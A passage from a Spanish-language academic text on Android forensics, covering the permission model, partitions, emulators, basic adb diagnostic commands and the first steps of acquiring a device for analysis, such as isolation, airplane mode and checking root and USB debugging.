2. Todas las aplicaciones han de ser firmadas con un **certificado digital**. Esto permite identificar al creador de la aplicación y garantizar que el fichero de la aplicación no ha sido modificado. En el caso de que se modifique la aplicación, ésta tendrá que ser firmada de nuevo, y esto solo podrá hacerlo el propietario de la clave privada.
   Sin embargo, en Android no es obligatorio que una aplicación venga firmada por una autoridad de certificación.
3. **Modelo de permisos**, de manera que si queremos que una aplicación tenga acceso a partes del sistema que pudieran comprometer la seguridad, el usuario debe dar su consentimiento en el momento de la instalación.




Figura 25 Solicitud de permisos durante la instalación

Como medida de protección de acceso a recursos utilizados por otras aplicaciones, Android crea una cuenta de usuario (*userID*) por cada aplicación instalada en el sistema en el momento de instalación.

Cualquier dato almacenado por la aplicación será asignado a su usuario, por lo que normalmente no tendrán acceso otras aplicaciones.

Dado que las restricciones de seguridad se garantizan a nivel de proceso, el código de dos paquetes no puede, normalmente, ejecutarse en el mismo proceso.

Para que dos aplicaciones se ejecuten en un mismo proceso, se tendría que usar el mismo usuario, por lo que se tendría que declarar en el *AndroidManifest.*

Para proteger ciertos recursos y características especiales del *hardware*, Android define un esquema de permisos. Toda aplicación que acceda a estos recursos está obligada a declarar su intención de usarlos. En caso de que una aplicación intente acceder a un recurso del que no ha solicitado permiso, se generará una excepción de permiso y la aplicación será interrumpida inmediatamente.

Podemos ver los permisos del sistema de Android en el fichero *platform.xml* en la ruta */system/etc/permissions/.* A continuación mostramos algunos ejemplos:

- ✓ *android.permission.BLUETOOTH:* Conexión con otro dispositivo Bluetooth.
- ✓ *android.permission.CAMERA:* Permite acceso al control de la cámara y a la toma de imágenes.

- ✓ *android.permission.CALL_PHONE:* Permite realizar llamadas sin la intervención del usuario.
- ✓ *android.permission.SEND_SMS:* Permite a la aplicación mandar SMS sin la validación del usuario.

Como indicamos antes, mostramos un ejemplo de uso de permisos declarados en el fichero *AndroidManifest.xml*:

<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_SMS" />

Además de los permisos definidos por el sistema, se pueden crear nuevos permisos para restringir el acceso a elementos de nuestro software.

Para definir un nuevo permiso se utiliza la etiqueta *<permission>* en el fichero *AndroidManifest.xml* de nuestra *apk*. Dentro del atributo *android:protectionLevel* se debe informar al sistema cómo el usuario ha de ser informado y qué aplicaciones tienen acceso al permiso. Esos valores pueden ser:

- ✓ *normal:* permiso básico, el usuario no es advertido de que se va utilizar el permiso, dado que no representa peligro. Por ejemplo VIBRATE.
- ✓ *Dangerous:* se avisa al usuario para que acepte. Por ejemplo SEND_SMS.
- ✓ *Signature: s*olo pueden acceder las aplicaciones que estén firmadas con la misma firma digital que la aplicación que declara el permiso.
- ✓ *signatureOrSystem: i*gual que *signature* pero además puede ser usado por el sistema.

A continuación se muestra un ejemplo:

```
<permission android:description="string resource"
            android:icon="drawable resource"
            android:label="string resource"
            android:name="string"
            android:permissionGroup="string"
            android:protectionLevel=["normal" | "dangerous" |
                                     "signature" | "signatureOrSystem"] />
```

Figura 26 Permisos definidos por el usuario en el AndroidManifest de una apk

Para instalar una aplicación disponemos de tres formas:

- **Mediante Google Play/Play Store**. Sólo los dispositivos que han sido certificados por Google pueden acceder, aunque existen excepciones. Desde nuestra cuenta de google existe la posibilidad de instalar/desactivar aplicaciones de forma remota.
- **Instalación directa o markets alternativos**. Para ello es necesario activar la opción de instalación desde fuente desconocidas.
- **Instalación con adb**. Veremos en qué consiste adb en otro apartado.

Los directorios asociados a cualquier *apk* instalada son:

- ✓ `/system/app`
- ✓ `/data/app`

2.10 Sistema de ficheros y particiones en Android

En los inicios de Android, se utlizaba el sistema de ficheros **YAFFS** (Yet Another Flash File System), un sistema de ficheros diseñado para memorias Flash NAND.
A pesar de ser un sistema ligero y optimizado para el almacenamiento en memorias flash, tenia el problema de que sólo manejaba un proceso a la vez, lo cual producia cuellos de botella en sistemas concurrentes de doble núcleo, un inconveniente para los nuevos dispositivos con Android.
Ext4 es el sistema de archivos actualmente utilizado en la mayoría de las distribuciones modernas de Linux. Un sistema más estable y seguro para dispositivos Android.
Los persmisos en carpetas y ficheros en Android, siguen la misma lógica que en cualquier sistema UNIX. Es decir, se sigue una jerarquia que afecta a niveles inferiores.
Todos los elementos del sistema de Linux (ficheros, directorios) tienen sus propios permisos, su usuario y su dueño.
En la siguiente imagen se puede ver cómo se describen los permisos de un fichero.




Figura 27 Permisos definidos en un fichero en Android. Fuente Google

Android utiliza particiones a la hora de organizar los ficheros y carpetas del dispositivo.
Cada partición es absolutamente independiente del resto, lo que permite aislarlas entre sí y tratarlas como si fueran sistemas separados físicamente.

Cuando el sistema monta una determinada partición (montar una partición es hacerla accesible por el sistema), éste le asigna unas opciones de montaje que incluyen tanto el modo de acceso (lectura y escritura, lectura exclusiva), como otras propiedades (sistema de ficheros que se implementa, posibilidad de ejecutar archivos de root, etc) y que no pueden modificarse posteriormente. (Gonzalez, Android para novatos: todo sobre las particiones, 2014) (Macconian, 2012) (Hoog, 2011)

Aunque la organización de cada dispositivo depende del fabricante y de la implementación concreta que éste realice de Android, la mayoría de dispositivos comparten una estructura básica de particiones que incluye al menos las siguientes: *system*, *data* y *sys*. La mayoría de estas particiones se crean en la memoria interna del dispositivo.

Entre las particiones estándar de la memoria interna destacamos:

- **/boot:** La partición de arranque se encarga de gestionar el arranque del dispositivo. En su interior se encuentra el *bootloader* y el *kernel*. Sin esta partición, el dispositivo no podría iniciarse. Si esta partición es formateada, no debemos reiniciar el dispositivo antes de instalar otra, ya que no volvería a iniciarse.
- ***/cache:*** En esta partición Android guarda los datos a los que el usuario accede con frecuencia, para que la carga de los mismos sea mucho más rápida cuando se solicite, mejorando el rendimiento. Si borramos los datos de esta partición no afectará a los datos personales, simplemente a la funcionalidad de rendimiento que pretende realizar, aunque con el tiempo puede volver a llenarse.
- ***/data*:** Esta partición contiene los datos del usuario, es decir, todo lo que el usuario ha creado o modificado. En ella podemos encontrar los siguientes datos:
  - ✓ Asociaciones de cuentas de Google, Facebook, etc
  - ✓ Dispositivos bluetooth guardados
  - ✓ Puntos Wifi guardados
  - ✓ Información de contactos, llamadas, emails, mensajes, etc

  Sin embargo información como los datos de la tarjeta SD, kernel, temas, caches o ficheros asociados a la ROM no pertenecen a la partición /data.
- ***/misc:*** En esta partición se encuentran ajustes importantes como los identificadores del operador de red o la configuración del hardware USB. Si se pierde o corrompe, algunas funcionalidades del dispositivo podrían no funcionar correctamente.

En dispositivos SAMSUNG, existe una carpeta llamada ***EFS*** que contiene archivos como el **IMEI** o el PRODUCT CODE y otros códigos de desbloqueo del dispositivo. Si se pierde el contenido de esta carpeta, el terminal podría quedar inservible.

- **/system:** La partición de sistema contiene el sistema operativo (exceptuando el *kernel* y el *bootloader*). Incluye la interfaz de usuario de Android, así como las aplicaciones de sistema que vienen pre instaladas en el dispositivo. Si formateamos esta partición borraríamos Android del dispositivo. Sin embargo el dispositivo se podría iniciar en modo *bootloader* o *recovery*.
- ***/recovery*:** como se vio anteriormente, es una partición alternativa a la de inicio (/boot). Permite iniciar el dispositivo en un modo especial de recuperación, el cual muestra una consola con la que realizar tareas de mantenimiento o recuperación de datos, pudiendo instalar un sistema de recuperación más avanzado.

Entre las particiones estándar de la tarjeta SD destacamos:

- ***/sdcard***: esta partición pertenece a la tarjeta SD interna, en dónde se almacenan documentos o archivos multimedia. En ella, las aplicaciones instaladas por el usuario guardan sus configuraciones y datos.

  En los dispositivos que tengan una tarjeta SD interna y otra externa, la partición /sdcard siempre se refiere a la SD interna. Para la externa, se muestra en una partición alternativa que no es la misma en todos los dispositivos. En algunos se encuentra en /sdcard/sd, mientras que en otros dispositivos está en /sdcard2 o /extSdCard. El formato de ambas tarjetas SD suele ser FAT32.

  Para los dispositivos con poca memoria interna, suele ser útil el uso de una partición **/sd-ext**, que actúa como una extensión de la partición /data a la que se le puede enviar las aplicaciones de usuario para optimizar el uso de la memoria interna.

2.11 Android SDK y emuladores

SDK (Software Development Kit) es un paquete de software liberado por Google que nos permite crear máquinas virtuales de Android para poder realizar y probar aplicaciones para la plataforma de Android. También incluye librerías API y herramientas de desarrollo para construir, probar y depurar aplicaciones para Android.

Mediante este programa se puede emular cualquier versión de Android e instalar tantas máquinas virtuales como queramos.

En el Anexo se describe los pasos necesarios para la instalación de la herramienta y la creación de máquinas virtuales.

Además del propio emulador incluido en el propio Android SDK, existe otros emuladores con los que trabajar.

Genymotion

Genymotion es una herramienta que permite trabajar con máquinas virtuales de Android, siendo muy útil para desarrolladores. Está disponible para la mayoría de sistemas operativos: Windows, Linux y Mac, incluso tiene una versión para trabajar Online.

Está basado en el uso de máquinas virtuales x86 optimizadas para correr sobre Virtualbox y su funcionamiento es bastante rápido y fluido. Además soporta el uso de adb.

En el Anexo se describe los pasos necesarios para la instalación de la herramienta y la creación de máquinas virtuales. https://www.genymotion.com/

Andy

Andy es otro emulador gratuito de Android que se puede instalar en un ordenador personal bajo sistema Windows o Mac y se ejecuta bajo VirtualBox. http://www.andyroid.net/

Este emulador permite mediante una aplicación (*1ClickSync*) sincronizar las aplicaciones instaladas en Andy y sus equivalentes en el dispositivo real. Además también ofrece la posibilidad de controlar el emulador mediante el dispositivo físico utilizando otra aplicación (*Andy Remote Control*)

Bluestacks

Otro emulador gratuito para sistemas Windows que nos permite asociar el dispositivo móvil Android al emulador para así sincronizar los juegos y aplicaciones instaladas en el dispositivo con el ordenador utilizando para ello la cuenta asociada al *Play Store*.

A pesar de su fluidez solo está indicado para emular aplicaciones Android y no ofrece una alternativa de emulación de un dispositivo real.

http://www.bluestacks.com/

YouWave

Este emulador de pago solo está disponible para sistemas Windows, aunque permite utilizar una versión de prueba durante diez días. Sin embargo solo permite trabajar con versiones de Android ICS (4.0) pero admite conectividad por adb. No es un emulador muy fluido.

https://youwave.com/

2.12 ¿Qué es Adb?

Las siglas ADB significan *Android Debug Bridge,* se trata de una herramienta que nos permite interactuar con un dispositivo Android físico o virtual desde cualquier ordenador. Con el uso de comandos podemos instalar aplicaciones, ejecutar una consola Shell dentro del dispositivo, copiar o mover archivos, etc (Kobayashi, 2012)

Para ello solo necesitaremos un puerto USB, un cable, el dispositivo Android y un ordenador con la utilidad ADB instalada. Es imprescindible que el terminal tenga la opción *USB debugging* activada.




Figura 28 USB debugging activado en terminal Android

En el Anexo se describe los pasos necesarios para la instalación de la herramienta.

A continuación se exponen algunos comandos importantes de ADB, aunque tenemos todos los comandos disponibles con su descripción haciendo

`< adb -help`

`adb devices` → muestra los dispositivos reales o emuladores conectados con soporte adb.

`adb reboot [recovery/bootloader]` → permite reiniciar el terminal normalmente o en modo recovery o bootloader.

`adb push` → permite copiar un archivo desde nuestro ordenador al dispositivo.

`adb pull` → permite copiar un archivo desde el dispositivo a nuestro ordenador.

`adb install` → permite instalar una apk en el dispositivo.

`adb Shell` → abre una sesión a través de consola sobre el terminal

- `-s` con este parámetro redirige la llamada al dispositivo que indiquemos por ip o nombre.
- `-d` con este parámetro redirige la llamada al dispositivo físico conectado por usb
- `-e` con este comando redirige la llamada al emulador conectado.

Su diseño está basado en una arquitectura cliente-servidor, en la siguiente imagen podemos ver el esquema del funcionamiento y comunicación de adb.




Figura 29 Funcionamiento de ADB. Fuente linuxfoundation

Cuando nos conectamos por adb a un dispositivo, realmente estamos conectándonos mediante un cliente a un servidor adb a través del puerto 5037, el cual es realmente quién se comunica con el dispositivo. Si el dispositivo es un emulador se conectará por TCP y si es un dispositivo real, lo hará mediante USB o TCP.

2.12.1 Recopilar información con Adb

Con adb podemos ejecutar todos los comandos existentes en Android, con independencia de que estemos trabajando en Windows o Linux.

Los comandos de los que podemos hacer uso con adb se encuentran disponibles en el directorio `/system/bin`. (Google, Android Developers: ADB, 2015)

En la siguiente imagen vemos algunos de ellos con los permisos requeridos para su uso.

```
root@GT-I9100:/system/bin # ls -l
ls -l
-rwxr-xr-x root     shell      287024 2008-08-01 14:00 aapt
-rwxr-xr-x root     shell      109020 2008-08-01 14:00 adb
-rwxr-xr-x root     shell         210 2008-08-01 14:00 am
-rwxr-xr-x root     shell        9564 2008-08-01 14:00 app_process
-rwxr-xr-x root     shell       53664 2008-08-01 14:00 applypatch
-rwxr-xr-x root     shell       17956 2008-08-01 14:00 atrace
-rwxr-xr-x root     shell        9504 2008-08-01 14:00 auditd
-rwxr-xr-x root     shell       54333 2008-08-01 14:00 bcm4330B1.hcd
-rwxr-xr-x root     shell       54333 2008-08-01 14:00 bcm4330B1_murata.hcd
-rwxr-xr-x root     shell       54333 2008-08-01 14:00 bcm4330B1_semcosh.hcd
-rwxr-xr-x root     shell        9716 2008-08-01 14:00 bdt
-rwxr-xr-x root     shell        9572 2008-08-01 14:00 blkid
-rwxr-xr-x root     shell         199 2008-08-01 14:00 bmgr
-rwxr-xr-x root     shell       21856 2008-08-01 14:00 bootanimation
-rwxr-xr-x root     shell         156 2008-08-01 14:00 bu
-rwxr-xr-x root     shell        5412 2008-08-01 14:00 bugreport
lrwxrwxrwx root     root             2014-11-15 12:42 cat -> toolbox
lrwxrwxrwx root     root             2014-11-15 12:42 chcon -> toolbox
lrwxrwxrwx root     root             2014-11-15 12:42 chmod -> toolbox
lrwxrwxrwx root     root             2014-11-15 12:42 chown -> toolbox
-rwxr-xr-x root     shell       21844 2008-08-01 14:00 clatd
lrwxrwxrwx root     root             2014-11-15 12:42 clear -> toolbox
lrwxrwxrwx root     root             2014-11-15 12:42 cmp -> toolbox
-rwxr-xr-x root     shell         207 2008-08-01 14:00 content
-rwxr-xr-x root     shell        5424 2008-08-01 14:00 corrupt_gdt_free_blocks
lrwxrwxrwx root     root             2014-11-15 12:42 cp -> toolbox
-rwxr-xr-x root     shell        9508 2008-08-01 14:00 dalvikvm
lrwxrwxrwx root     root             2014-11-15 12:42 date -> toolbox
lrwxrwxrwx root     root             2014-11-15 12:42 dd -> toolbox
-rwxr-xr-x root     shell       21796 2008-08-01 14:00 debuggerd
-rwxr-xr-x root     shell       62808 2008-08-01 14:00 dex2oat
-rwxr-xr-x root     shell        9456 2008-08-01 14:00 dexopt
lrwxrwxrwx root     root             2014-11-15 12:42 df -> toolbox
-rwxr-xr-x root     shell       71132 2008-08-01 14:00 dhcpcd
lrwxrwxrwx root     root             2014-11-15 12:42 dmesg -> toolbox
-rwxr-xr-x root     shell      105868 2008-08-01 14:00 dnsmasq
```

Figura 30 Comandos Android disponibles en /system/bin

A continuación mostramos algunos ejemplos de comandos con los que extraer información sobre un dispositivo **SAMSUNG Galaxy S2 I9100 *rooteado* con una ROM de Cyanogen y la versión 4.4.4 de Android y bootloader desbloqueado con un custom recovery CWM.**

Con el comando *df* se puede comprobar el porcentaje de uso de cada partición, sus puntos de montaje y el espacio libre disponible:

```
←7←[r←[999;999H←[6nroot@GT-I9100:/ # df
df
Filesystem               Size     Used     Free   Blksize
/dev                   395.6M   136.0K   395.5M   4096
/sys/fs/cgroup         395.6M    12.0K   395.6M   4096
/mnt/asec              395.6M     0.0K   395.6M   4096
/mnt/obb               395.6M     0.0K   395.6M   4096
/mnt/fuse              395.6M     0.0K   395.6M   4096
/system                503.9M   482.7M    21.2M   4096
/cache                  98.4M     4.9M    93.5M   4096
/efs                    19.7M     8.2M    11.4M   4096
/data                    2.0G     1.2G   778.5M   4096
/preload               503.9M    79.4M   424.5M   4096
/mnt/asec/com.keramidas.TitaniumBackupPro-2     2.0M   100.0K     1.9M   4096
/mnt/media_rw/sdcard0    11.5G    10.4G     1.1G   4096
/mnt/secure/asec         11.5G    10.4G     1.1G   4096
/storage/sdcard0         11.5G    10.4G     1.1G   4096
```

Figura 31 Uso de df en adb

Al abrir una sesión Shell en el dispositivo podemos listar los directorios y listar sus contenidos con *ls –l*




Figura 32 Listado de contenidos con ls -l en adb

Con el comando *mount* podemos examinar los puntos de montaje y el sistema de archivos de cada partición (ext4, fat…)




Figura 33 Listado de particiones con comando mount en adb

Por último el comando *netstat* nos muestra el estado de las conexiones de red del dispositivo:




Figura 34 Listado de conexiones de red con netstat en adb

Los comandos que a continuación se exponen, no permiten obtener los datos del usuario, que es lo que realmente interesa desde el punto de vista forense, pero quizás permitan averiguar aspectos sobre la configuración o funcionamiento del dispositivo.

Dmesg

Es un comando Unix que permite hacer un volcado con los mensajes del kernel del sistema. Son mensajes que aparecen durante el arranque del dispositivo más otros que se van generando durante su funcionamiento.

El número de líneas que muestra este comando es bastante numeroso, por lo que será de gran ayuda redirigir su contenido a un fichero externo para su posterior análisis.

```
root@GT-I9100:/ # dmesg > /sdcard/dmesg_log.txt
```

Logcat

Este comando devuelve un listado de mensajes del sistema y aplicaciones del dispositivo. Puede llegar a mostrar información detallada sobre las aplicaciones o información generada por el GPS, mensajes, información del operador móvil, redes de telefonía o inalámbricas, etc

Por el gran volumen de lineas devuelto, también resulta útil redirigir la salida a un fichero para su posterior análisis. Se pueden ver más opciones de comandos de logcat con el uso de *logcat -help*

```
root@GT-I9100:/ # logcat -d /sdcard/logcat_log.txt
```

Cada línea devuelta viene identificada con un carácter que informa del tipo de mensaje:

`E` → Error

`D` → Debug (depuración)

`F` → Fatal error

`I` → Informativo

`S` → Silencioso

`V` → Verbose (comentario)

`W` → Warning (advertencia)

Se pueden ver más comandos en la web de *Android Developers*: http://developer.android.com/tools/help/adb.html

3. ANÁLISIS FORENSE

3.1 Consideraciones iniciales

Como indicamos en apartados anteriores, el análisis forense en dispositivos móviles sigue la misma metodología que el análisis forense convencional.

Nos podemos encontrar las siguientes dificultades al realizar un análisis forense en dispositivos móviles:

- ✓ No tenemos el móvil.
- ✓ Tenemos el móvil pero no está *rooteado.*
- ✓ Tenemos el móvil pero restaurado a valores de fábrica.

Debemos analizar los siguientes elementos dentro del dispositivo:

- ✓ La tarjeta SIM
- ✓ Memoria interna del teléfono.
- ✓ Memoria RAM.
- ✓ Unidades de almacenamiento externo (SD)

Debemos ser capaces de encontrar la siguiente información:

- ✓ Contactos (teléfono, redes sociales, etc)
- ✓ Datos de llamadas, SMS, mensajería instantánea, etc
- ✓ Información de geolocalización (GPS, WIFI, redes sociales, etc)
- ✓ Documentos electrónicos (almacenados en local o en servicios en la nube)
- ✓ Backups del dispositivo.

Para realizar las tareas forenses, existen diferentes metodologías o guías de buenas prácticas con muchos aspectos comunes. Se puede tomar como referencia el ***RFC 3227*** ***"directrices para la recopilación de evidencias y su almacenamiento",*** el cual refleja todo el proceso de actuación y las pautas que se deben seguir a la hora de realizar un análisis forense.

También se puede tomar como referencia cualquiera de las siguientes guías:

- IOCE, Guidelines for identification, collection, acquisition and preservation of digital evidence
- Electronic Crime Scene Investigation: A Guide for First Responders
- Forensic Examination of Digital Evidence: A Guide for Law Enforcement
- UNE 71506-Metodología para el análisis forense de las evidencias electrónicas

- ISO/IEC 27037:2012 Information technology--Security techniques--Guidelines for identification, collection, acquisition and preservation of digital evidence

Antes de empezar con las técnicas forenses para dispositivos Android, es importante tener preparado el medio donde se almacenará la imagen forense, la copia lógica o el backup del dispositivo. Para ello tenemos que realizar un borrado seguro del disco o partición para garantizar que la información almacenada anteriormente no altere la nueva información.

En el Anexo se muestra el proceso de borrado seguro en un sistema Operativo Windows utilizando la herramienta gratuita Eraser.

Para el manejo de evidencias digitales podemos tomar como referencia el **Manual de Manejo de Evidencias Digitales y Entornos Informáticos. Versión 2.0** del **Dr.** Santiago Acurio Del Pino.

Los dispositivos con los que realizaremos las pruebas y el análisis forense serán:

- **Samsung Galaxy S2 (GT-I9100) – Android 4.4.4 – API 19 (ROM CyanoGenMod KitKat).** Rooteado, con depuración USB activada y bootloader desbloqueado con un custom recovery CWM instalado.
- **Samsung Galaxy ACE (GT-S5830i) – Android 2.3.6 – API 10 (GingerBread).** Rooteado, con depuración USB activada y bootloader sin desbloquear.
- **Emulador de Genymotion**
  - **Google Nexus 6 - Android 5.0.0 - API 21 (Lollipop).** Rooteado, con depuración USB activada y bootloader sin desbloquear
  - **Sony Xperia S – Android 4.1.1 –API 16 (JellyBean).** Rooteado, con depuración USB activada y bootloader sin desbloquear
- **Emuladores SDK.**

3.2 Acceso al dispositivo

Antes de comenzar debemos comprobar los siguientes aspectos: (L.Simao, Caus Sicoli, Peotta de Melo, & Timeteo de Sousa Junior, 2011) (Hernando, 2010) (Incibe & Martínez Retenaga, 2014) (Hoog, 2011)

1. Aislar el dispositivo, es decir evitar que tenga conectividad.

   Para ello se recomienda introducir el dispositivo en una Jaula de Faraday, así evitaremos cualquier tipo de comunicación del dispositivo con el exterior.

   Una Jaula de Faraday es un objeto que anula los efectos de los campos electromagnéticos externos evitando que ingresen dentro de ella. De esta manera cualquier comunicación de los dispositivos almacenados en ella con el exterior, quedará anulada.

   Se puede adquirir una jaula de estas características en cualquier tienda de electrónica o bien fabricarla nosotros mismos.

Figura 35 Jaula de Faraday. Fuente: dragonjar

2. ¿Está encendido?

   En cuyo caso debemos pensar si debemos apagar o no el dispositivo, por lo pronto sería bueno por lo menos ponerlo en modo Avión y a continuación ponerlo en una jaula de Faraday como se indicaba en el punto anterior.




Figura 36 Activación Modo Avión

3. ¿Dispone de código de bloqueo?

   En este caso debemos intentar realizar una serie de tareas para intentar lograr acceder al dispositivo sin conocer el código de bloqueo. Lo veremos en el siguiente apartado.

4. ¿El dispositivo está "*rooteado*"?

   Si el dispositivo no está rooteado, se podrá intentar rootearlo. El método para realizarlo dependerá de cada dispositivo.

5. ¿Tiene habilitada la funcionalidad "*USB Debugging*"?

   Esta opción no siempre viene activada. Algunas ROMs personalizadas lo traen activado por defecto. Si no tiene esta opción activada no será posible la comunicación por adb con el dispositivo. Tendríamos que acceder por *recovery*.

   En las últimas versiones de Android se ha blindado el acceso por adb al dispositivo. Se precisa de una confirmación manual en la pantalla del dispositivo al conectarlo al ordenador, lo cual impide conectar un terminal bloqueado.

Figura 37 Confirmación Depuración USB

